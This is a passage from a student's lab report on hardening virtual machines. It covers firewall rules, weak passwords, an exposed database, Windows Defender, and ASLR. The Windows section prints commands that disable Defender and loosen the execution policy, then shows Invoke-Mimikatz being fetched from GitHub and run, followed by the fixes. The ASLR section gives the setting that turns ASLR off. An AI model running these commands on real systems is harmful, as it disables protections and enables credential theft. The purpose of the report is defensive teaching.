All of this was already covered in Exercise 5 last year, so beyond naming it, you can access *the details here* on how to set them up.

To only allow SSH acess from the Tailscale IP, the following commands were used: `doas iptables -A INPUT -p tcp --dport 22 -j DROP`
`doas iptables -A INPUT -p tcp -s 100.67.124.69 --dport 22 -j ACCEPT`
They block all access to port 22 except from the Tailscale IP.
After running them, connections will only be available from the Tailscale IP, as shown in Figure 46.

For the non-Tailscale location, the connection was made to localhost because SSH was forwarded to the port shown in the figure.

```
ue1/protokoll/all-rec on  master [✘!?] took 2m46s
❯ ssh fus-admin@127.0.0.1 -p 1877
kex_exchange_identification: read: Connection reset by peer
Connection reset by 127.0.0.1 port 1877
⏎

ue1/protokoll/all-rec on  master [✘!?] took 1m21s
❯ ssh fus-admin@ex1-alpine-db
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

alpine-db:~$
Connection to ex1-alpine-db closed.
⏎
```

Figure 46: ssh access only from tailscale

3.5.5 Poor Credentials Policies

A security issue I often find myself guilty of is using weak credentials everywhere. For example, as seen in Figure 4, a weak password was used, often due to laziness during the initial setup before authentication via SSH keys and then disabling password authentication altogether. However, it remains a security risk as soon as the server is used by multiple people.

Both Windows and Linux offer tools to enforce password policies, lockouts, and other measures to harden this aspect of the system. For now, on the VMs, the root and admin passwords will remain `deinemama` and `rafi123_`.

The details on setting up password policies are also covered in Exercise 5 from last year *Section 3.2* for Linux and in Exercise 9 from last year in *Section 4.4.3*

3.5.6 Making Database Insecure

As seen in the diff between the insecure and secure versions of the compose file in Section 3.5.3, the database is hardcoded to use the `postgres` user, and the password is hardcoded in the `POSTGRES_PASSWORD` environment variable. Additionally, it is listening on `0.0.0.0`, as shown in listing 38. Without using a firewall rule to lock down database access to trusted sources only, we can connect however we want, as shown in Figure 47, where the insecure version running on port `5433` allows a connection to be established, while the secure version on port `5432` prevents any connection from being established. In this example, a connection is established to `127.0.0.1` as discussed in Section 3.1.2. Due to VirtualBox NAT networking, this is the only non-Tailscale way to connect to it, but it is fine for the example.

```
fus-admin in 🌐 alpine-db in ~
❯ psql "postgres://postgres:postgres@127.0.0.1:5432/someApp?sslmode=disable"
psql: error: connection to server at "127.0.0.1", port 5432 failed: Operation timed out
        Is the server running on that host and accepting TCP/IP connections?
⏎

fus-admin in 🌐 alpine-db in ~ took 2m13s
❯ psql "postgres://postgres:postgres@127.0.0.1:5433/someApp?sslmode=disable"
psql (15.14, server 17.0 (Debian 17.0-1.pgdg120+1))
WARNING: psql major version 15, server major version 17.
         Some psql features might not work.
Type "help" for help.

someApp=#
\q
⏎
```

Figure 47: only being able to connect to the databse via tailscale

To achieve this, the tweo ip tables rules were addded with block access on port `5432` but allowed it over the Tailscale IP.

```
doas iptables -A INPUT -p tcp --dport 5432 -j DROP
doas iptables -A INPUT -p tcp -s 100.67.124.69 --dport 5432 -j ACCEPT
```

3.5.7 Making Windows Insecure

3.5.7.1 Changing The Exectution Policy

The execution policy is a Windows setting that controls which scripts can be run. It is set to `Restricted` by default, meaning only scripts signed by a trusted publisher will execute. This is a good practice because it prevents malicious scripts from running on the system. [72]
This setting can be changed by running `Set-ExecutionPolicy Unrestricted` in PowerShell, as shown in Figure 48, and its effects are visible in Figure 49. [72]

3.5.7.2 Disabeling Windows Defender

Using `Set-MpPreference`, Windows Defender can be configured and thus disabled with the following commands:
`Set-MpPreference -DisableRealtimeMonitoring $true` and
`Set-MpPreference -DisableIOAVProtection $true`. [73]
The first command is responsible for disabling real-time protection, while the second disables IOC protection. [73]

```
Administrator in   WIN-LFC1E85TA50 in ~
❯ Set-MpPreference -DisableRealtimeMonitoring $true

Administrator in   WIN-LFC1E85TA50 in ~ took 2s
❯ Set-MpPreference -DisableIOAVProtection $true

Administrator in   WIN-LFC1E85TA50 in ~
❯ Get-MpPreference | Select-Object DisableRealtimeMonitoring, DisableIOAVProtection

DisableRealtimeMonitoring DisableIOAVProtection
------------------------- --------------------
                     True                 True


Administrator in   WIN-LFC1E85TA50 in ~
❯ Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope LocalMachine
```

Figure 48: disableing windows defender and changeing the execution policy

In Figure 49, the execution policy is set to `Unrestricted`, and Windows Defender is disabled; this allows an unprivileged user to download and run Mimikatz.

```
PS C:\Users\share-app> iwr -Uri "https://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1" -OutFile Invoke-Mimikatz.ps1
PS C:\Users\share-app> Invoke-Mimikatz -Command "version" -Verbose
VERBOSE: PowerShell ProcessID: 4808
VERBOSE: Calling Invoke-MemoryLoadLibrary
Get-WmiObject : Access denied
At line:2579 char:27
+             $Processors = Get-WmiObject -Class Win32_Processor
+                           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [Get-WmiObject], ManagementException
    + FullyQualifiedErrorId : GetWMIManagementException,Microsoft.PowerShell.Commands.GetWmiObjectCommand

The property 'AddressWidth' cannot be found on this object. Verify that the property exists.
At line:2593 char:14
+ ...       if ( ( $Processor.AddressWidth) -ne (([System.IntPtr]::Size)*8 ...
+                ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], PropertyNotFoundException
    + FullyQualifiedErrorId : PropertyNotFoundStrict

VERBOSE: Getting basic PE information from the file
VERBOSE: Allocating memory for the PE and write its headers to memory
VERBOSE: Getting detailed PE information from the headers loaded in memory
VERBOSE: StartAddress: 2977930018816   EndAddress: 2977931493376
VERBOSE: Copy PE sections in to memory
VERBOSE: Update memory addresses based on where the PE was actually loaded in memory
VERBOSE: Import DLL's needed by the PE we are loading
VERBOSE: Done importing DLL imports
VERBOSE: Update memory protection flags
VERBOSE: Calling dllmain so the DLL knows it has been loaded
VERBOSE: Calling function with WString return type
VERBOSE: Done unloading the libraries needed by the PE
VERBOSE: Calling dllmain so the DLL knows it is being unloaded
VERBOSE: Done!
Hostname: WIN-LFC1E85TA50 / S-1-5-21-1507219071-1305724540-2096345189

  .#####.   mimikatz 2.2.0 (x64) #19041 Apr 18 2024 16:16:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # version

mimikatz 2.2.0 (arch x64)
Windows NT 10.0 build 26100 (arch x64)
msvc 191627050 0

PS C:\Users\share-app>
```

Figure 49: running mimikatz due to the missconfiguration

As seen in Figure 50, Windows Defender has been turned back on, and the execution policy has been changed to `Restricted`. This is shown in Figure 51, where Mimikatz can no longer be run.

```
Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ Set-MpPreference -DisableIOAVProtection $false
· Set-MpPreference -DisableRealtimeMonitoring $false

Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ Get-ExecutionPolicy
Unrestricted

Administrator in   WIN-LFC1E85TA50 in ~
❯ Get-MpPreference | Select-Object DisableRealtimeMonitoring, DisableIOAVProtection

DisableRealtimeMonitoring DisableIOAVProtection
------------------------- ---------------------
                    False                 False


Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope LocalMachine

Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ Set-ExecutionPolicy -ExecutionPolicy RemoteSigned -Scope LocalMachine

Administrator in 🌐 WIN-LFC1E85TA50 in ~
❯ Get-ExecutionPolicy
RemoteSigned
```

Figure 50: re-enabling windows defender and restricting the powerShell execution policy

```
PS C:\Users\share-app> iwr "https://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/heads/master/Invoke-Mimikatz.ps1" | iex
At line:1 char:1
+ iwr "https://raw.githubusercontent.com/g4uss47/Invoke-Mimikatz/refs/h ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Figure 51: windows defender blocking invoking mimikatz

3.5.8 Making Linux Insecure

3.5.8.1 Disabling ASLR

ASLR (Address Space Layout Randomization) is a security feature that makes it harder for an attacker to exploit a vulnerability in a program by making it difficult to predict the location of the stack [74]

Because this requires writing an exploit, this section is purely theoretical and shows the commands to enable or disable ASLR on a Linux system.
To disable it, a configuration file at `/etc/sysctl.d/01-disable-aslr.conf` must be created with the content `kernel.randomize_va_space = 0`, which permanently disables ASLR.
When this value is set to `1`, the kernel performs conservative randomization (shared libraries, the stack, `mmap()`, VDSO, and the heap are randomized). When set to `2`, full randomization is used.

3.5.8.2 Writable Binaries

An accidental mistake that sometimes can happen on Linux is accidentally changing the permissions of a binary in `PATH`, giving other users the ability to modify it. This removes all integrity from the binary, and when it is run unknowingly as root, malicious code could be executed without the victim knowing, as shown in Figure 52.

```
root in 🌐 alpine-db in ~
❯ ls -l /usr/bin/wcurl
-rwxrwxrwx 1 root root    10622 Jun 29 18:38 wcurl
root in 🌐 alpine-db in ~ took
❯ wcurl
this could have just added some malicous code to the original script or do it and call the binary if it was one

root in 🌐 alpine-db in ~
```

Figure 52: running a modified binary as root

3.5.9 How Tools Like Tailscale Help Harden Security

While Tailscale is only a WireGuard VPN, it is the collaboration and user experience where it shines. For example, MagicDNS, access control, and the setup process are far ahead of WireGuard. Besides Tailscale, there is Twingate, which is used for similar purposes but instead of a VPN uses TLS tunnels.

A VPN or management tools like these are a good practice because restricting essential services like Kubernetes API traffic, database connections, and SSH access to a private network that only you or your team can access removes many attack vectors. This aligns well with the principle of IT security, where stacking layers of defenses and hardening is almost always a good idea.

4 References

References

[1] "Chapter 6. Virtual Networking." Accessed: Oct. 11, 2025. [Online]. Available: https://www.virtualbox.org/manual/ch06.html

[2] "MagicDNS · Tailscale Docs." Accessed: Oct. 11, 2025. [Online]. Available: https://tailscale.com/kb/1081/magicdns

[3] "BusyBox." Sep. 23, 2025. Accessed: Oct. 11, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=BusyBox&oldid=1313022947

[4] "about | Alpine Linux." Accessed: Oct. 11, 2025. [Online]. Available: https://www.alpinelinux.org/about/

[5] "Installing Alpine in a virtual machine - Alpine Linux." Accessed: Sep. 28, 2025. [Online]. Available: https://wiki.alpinelinux.org/wiki/Installing_Alpine_in_a_virtual_machine

[6] "Configure Networking - Alpine Linux." Accessed: Sep. 28, 2025. [Online]. Available: https://wiki.alpinelinux.org/wiki/Configure_Networking

[7] "Wheel (computing)." Sep. 11, 2024. Accessed: Oct. 12, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Wheel_(computing)&oldid=1245242837

[8] "Setting up a new user - Alpine Linux." Accessed: Sep. 28, 2025. [Online]. Available: https://wiki.alpinelinux.org/wiki/Setting_up_a_new_user

[9] "Docker - Alpine Linux." Accessed: Sep. 28, 2025. [Online]. Available: https://wiki.alpinelinux.org/wiki/Docker

[10] "UUIDv7 Benefits." Accessed: Oct. 04, 2025. [Online]. Available: https://uuid7.com/

[11] fboulnois, "fboulnois/pg_uuidv7." Accessed: Oct. 04, 2025. [Online]. Available: https://github.com/fboulnois/pg_uuidv7

[12] V. Mouret, "Simple Authentication with only PostgreSQL." Accessed: Oct. 12, 2025. [Online]. Available: https://medium.com/@ValentinMouret/simple-authentication-with-only-postgresql-ff38f5bf8b0d

[13] "F.26. pgcrypto — cryptographic functions." Accessed: Oct. 12, 2025. [Online]. Available: https://www.postgresql.org/docs/18/pgcrypto.html

[14] "Create, read, update and delete." Sep. 21, 2025. Accessed: Oct. 12, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Create,_read,_update_and_delete&oldid=1312492859

[15] "Middleware." Sep. 26, 2025. Accessed: Oct. 12, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Middleware&oldid=1313515514

[16] M. B. Jones, J. Bradley, and N. Sakimura, "JSON Web Token (JWT)," May 2015. doi: 10.17487/RFC7519.

[17] "RS256 vs HS256 What's the difference? | Auth0." Accessed: Oct. 12, 2025. [Online]. Available: https://auth0.com/blog/rs256-vs-hs256-whats-the-difference/

[18] "OAuth 2.0 — OAuth." Accessed: Oct. 04, 2025. [Online]. Available: https://oauth.net/2/

[19] "JWT Authentication With Refresh Tokens - GeeksforGeeks." Accessed: Oct. 12, 2025. [Online]. Available: https://www.geeksforgeeks.org/node-js/jwt-authentication-with-refresh-tokens/

[20] R. Diachenko, "Leaky Bucket Rate Limiting and its Queue-Based Variant." Accessed: Oct. 07, 2025. [Online]. Available: https://rdiachenko.com/posts/arch/rate-limiting/leaky-bucket-algorithm/

[21] D. Peter, "sharkdp/bat." Accessed: Oct. 15, 2025. [Online]. Available: https://github.com/sharkdp/bat

[22] veya, "Secure data storrage on Windows Server." Accessed: Oct. 13, 2025. [Online]. Available: https://stefanistkuhl.github.io/posts/itsi/year-3/exercise-8/secure-data-storrage-on-windows-server/

[23] Eduard, "Ereboss8/Get-PermissionTree." Accessed: Oct. 19, 2025. [Online]. Available: https://github.com/Ereboss8/Get-PermissionTree

[24] vinaypamnani-msft, "Log on as a batch job - Windows 10." Accessed: Oct. 13, 2025. [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/log-on-as-a-batch-job

[25] "fstab - ArchWiki." Accessed: Oct. 13, 2025. [Online]. Available: https://wiki.archlinux.org/title/Fstab

[26] "Samba - ArchWiki." Accessed: Oct. 13, 2025. [Online]. Available: https://wiki.archlinux.org/title/Samba

[27] "OpenRC - Alpine Linux." Accessed: Sep. 28, 2025. [Online]. Available: https://wiki.alpinelinux.org/wiki/OpenRC

[28] "Kubernetes." Sep. 26, 2025. Accessed: Oct. 13, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Kubernetes&oldid=1313463966

[29] "Differences Between Scaling Horizontally and Vertically | Baeldung on Computer Science." Accessed: Oct. 13, 2025. [Online]. Available: https://www.baeldung.com/cs/scaling-horizontally-vertically

[30] "Cluster Architecture." Accessed: Oct. 13, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/architecture/

[31] "kubectl autoscale." Accessed: Oct. 07, 2025. [Online]. Available: https://kubernetes.io/docs/reference/kubectl/generated/kubectl_autoscale/

[32] "Nodes." Accessed: Oct. 13, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/architecture/nodes/

[33] "Pods." Accessed: Oct. 13, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/workloads/pods/

[34] "Deployments." Accessed: Oct. 13, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/workloads/controllers/deployment/

[35] “Service.” Accessed: Oct. 13, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/services-networking/service/

[36] “K3s - Lightweight Kubernetes | K3s.” Accessed: Oct. 13, 2025. [Online]. Available: https://docs.k3s.io/

[37] “server | K3s.” Accessed: Oct. 19, 2025. [Online]. Available: https://docs.k3s.io/cli/server

[38] “token | K3s.” Accessed: Oct. 19, 2025. [Online]. Available: https://docs.k3s.io/cli/token

[39] “Ports and Protocols.” Accessed: Oct. 19, 2025. [Online]. Available: https://kubernetes.io/docs/reference/networking/ports-and-protocols/

[40] “agent | K3s.” Accessed: Oct. 19, 2025. [Online]. Available: https://docs.k3s.io/cli/agent

[41] “Command line tool (kubectl).” Accessed: Oct. 13, 2025. [Online]. Available: https://kubernetes.io/docs/reference/kubectl/

[42] “kubectl config view.” Accessed: Oct. 19, 2025. [Online]. Available: https://kubernetes.io/docs/reference/kubectl/generated/kubectl_config/kubectl_config_view/

[43] “Organizing Cluster Access Using kubeconfig Files.” Accessed: Oct. 19, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/configuration/organize-cluster-access-kubeconfig/

[44] “dict.org- ingress.” Accessed: Oct. 19, 2025. [Online]. Available: https://dict.org/bin/Dict?Form=Dict2&Database=*&Query=ingress

[45] “dict.org- egress.” Accessed: Oct. 19, 2025. [Online]. Available: https://dict.org/bin/Dict

[46] “Kubernetes operator · Tailscale Docs.” Accessed: Oct. 05, 2025. [Online]. Available: https://tailscale.com/kb/1236/kubernetes-operator

[47] “HELM 101: An Introduction to Package Manager for Kubernetes - GeeksforGeeks.” Accessed: Oct. 19, 2025. [Online]. Available: https://www.geeksforgeeks.org/devops/helm-101-an-introduction-to-package-manager-for-kubernetes/

[48] “Autoscaling Workloads | Kubernetes.” Accessed: Oct. 07, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/workloads/autoscaling/

[49] “Environment variable.” Oct. 09, 2025. Accessed: Oct. 19, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Environment_variable&oldid=1316005029

[50] “Pull an Image from a Private Registry.” Accessed: Oct. 06, 2025. [Online]. Available: https://kubernetes.io/docs/tasks/configure-pod-container/pull-image-private-registry/

[51] “Working with the Container registry.” Accessed: Oct. 19, 2025. [Online]. Available: https://docs-internal.github.com/en/packages/working-with-a-github-packages-registry/working-with-the-container-registry

[52] “kubectl exec.” Accessed: Oct. 19, 2025. [Online]. Available: https://kubernetes.io/docs/reference/kubectl/generated/kubectl_exec/

[53] “Volumes.” Accessed: Oct. 19, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/storage/volumes/

[54] “ConfigMaps.” Accessed: Oct. 19, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/configuration/configmap/

[55] “Secrets.” Accessed: Oct. 06, 2025. [Online]. Available: https://kubernetes.io/docs/concepts/configuration/secret/

[56] “Load Balancing.” Accessed: Oct. 19, 2025. [Online]. Available: https://samwho.dev/load-balancing/

[57] “Load balancing (computing).” Aug. 06, 2025. Accessed: Oct. 19, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Load_balancing_(computing)&oldid=1304508110

[58] “kubectl apply.” Accessed: Oct. 19, 2025. [Online]. Available: https://kubernetes.io/docs/reference/kubectl/generated/kubectl_apply/

[59] “HorizontalPodAutoscaler Walkthrough | Kubernetes.” Accessed: Oct. 07, 2025. [Online]. Available: https://kubernetes.io/docs/tasks/run-application/horizontal-pod-autoscale-walkthrough/

[60] W. Glozer, “wg/wrk.” Accessed: Oct. 19, 2025. [Online]. Available: https://github.com/wg/wrk

[61] “What is secrets management? | Securing secrets.” Accessed: Oct. 19, 2025. [Online]. Available: https://www.cloudflare.com/learning/security/glossary/secrets-management/

[62] “pass - ArchWiki.” Accessed: Oct. 19, 2025. [Online]. Available: https://wiki.archlinux.org/title/Pass

[63] “Swarm mode | Docker Docs.” Accessed: Oct. 20, 2025. [Online]. Available: https://docs.docker.com/engine/swarm/

[64] H. N. Security, “89% of AI-powered APIs rely on insecure authentication mechanisms.” Accessed: Oct. 20, 2025. [Online]. Available: https://www.helpnetsecurity.com/2025/01/30/ai-powered-api-security/

[65] “Content Security Policy (CSP) - HTTP | MDN.” Accessed: Oct. 07, 2025. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP

[66] “XSS Demo.” Accessed: Oct. 18, 2025. [Online]. Available: https://xss.benstafford.dev/

[67] “Content-Security-Policy (CSP) header - HTTP | MDN.” Accessed: Oct. 20, 2025. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Content-Security-Policy

[68] “Strict-Transport-Security header - HTTP | MDN.” Accessed: Oct. 20, 2025. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Strict-Transport-Security

[69] “X-Content-Type-Options header - HTTP | MDN.” Accessed: Oct. 20, 2025. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Content-Type-Options

[70] “X-Frame-Options header - HTTP | MDN.” Accessed: Oct. 20, 2025. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options

[71] TraciDavis, “The 2 Most Dangerous and Attacked Ports in Your Environment - FullArmor Corp.” Accessed: Oct. 20, 2025. [Online]. Available: https://fullarmor.com/the-2-most-dangerous-and-attacked-ports-in-your-environment/

[72] sdwheeler, “Set-ExecutionPolicy (Microsoft.PowerShell.Security) - PowerShell.” Accessed: Oct. 20, 2025. [Online]. Available: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.security/set-executionpolicy?view=powershell-7.5

[73] “Set-MpPreference (Defender) | Microsoft Learn.” Accessed: Oct. 20, 2025. [Online]. Available: https://learn.microsoft.com/en-us/powershell/module/defender/set-mppreference?view=windowsserver2025-ps

[74] “Address space layout randomization.” Sep. 08, 2025. Accessed: Oct. 09, 2025. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Address_space_layout_randomization&oldid=1310219982

5 List of figures

List of Figures

[3] A screnshot of the creation the second user would be redundant here.

6 List of snippets

List of Snippets